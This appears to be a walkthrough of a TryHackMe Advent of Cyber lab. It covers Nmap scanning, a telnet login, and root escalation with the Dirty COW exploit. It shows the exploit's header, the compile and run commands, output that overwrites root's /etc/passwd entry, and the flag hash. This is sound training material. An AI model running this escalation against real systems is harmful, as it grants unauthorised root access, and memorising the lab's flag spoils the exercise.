

Day 13 - Networking Coal for Christmas

Tool Used: Kali Linux, firefox, Nmap, Dirty Cow


Solution/walkthrough:

Q1




Use Nmap on the machine. 3 hosts are found. Telnet is the oldest protocol that is not run anymore for now.

Q2



Connect to the telnet. The credentials are shown.

Q3



View the version information of the server with the command given by Try Hack Me.

Q4

```
$ cat cookies_and_milk.txt
/*****
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//   - Yours Truly,
//       The Grinch
// *****/
```

Found when reading the cookies_and_milk.txt.

Q5

```
File Actions Edit View Help
12102058@kali:~$ cat dirty.c
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
// The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
// https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
// gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
// ./dirty or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
// mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlauer
// https://firefart.at
```

Read the dirty.c code, the compile syntax is written clearly.

Q6

```
8 // created user.
9 //
10 // To use this exploit modify the user values according to your needs.
11 // The default is "firefart".
12 //
```

The default username is written in the code.

Q7

```
$ nano dirty.c
```

Create a file on the server using [nano], copy the dirty.c code from <https://dirtycow.ninja/> and paste it into the created file.

```
$ gcc -pthread dirty.c -o dirty -lcrypt
$ ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
```

```

$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fivKCKkLAcFec:0:0:pwned:/root:/bin/bash

mmap: 7ff36e54c000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'chu'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'chu'.

```

Compile and execute the exploit. Enter the new password to enter the server as root.

```

christmas.sh message_from_the_grinch.txt
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!

Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas `tree`!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

- Yours,
    John Hammond
    er, sorry, I mean, the Grinch

- THE GRINCH, SERIOUSLY

firefart@christmas:~#

```


```
firefart@christmas:~# nano coal
firefart@christmas:~# ls
christmas.sh  coal  message_from_the_grinch.txt
firefart@christmas:~# tree

.
├── christmas.sh
├── coal
└-- message_from_the_grinch.txt

0 directories, 3 files
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc -
firefart@christmas:~#
```

Read and follow the message. Create a file named 'coal'. Use [tree] command, then [tree | md5sum] command, the output is shown.

Q8



Found at <https://dirtycow.ninja/>.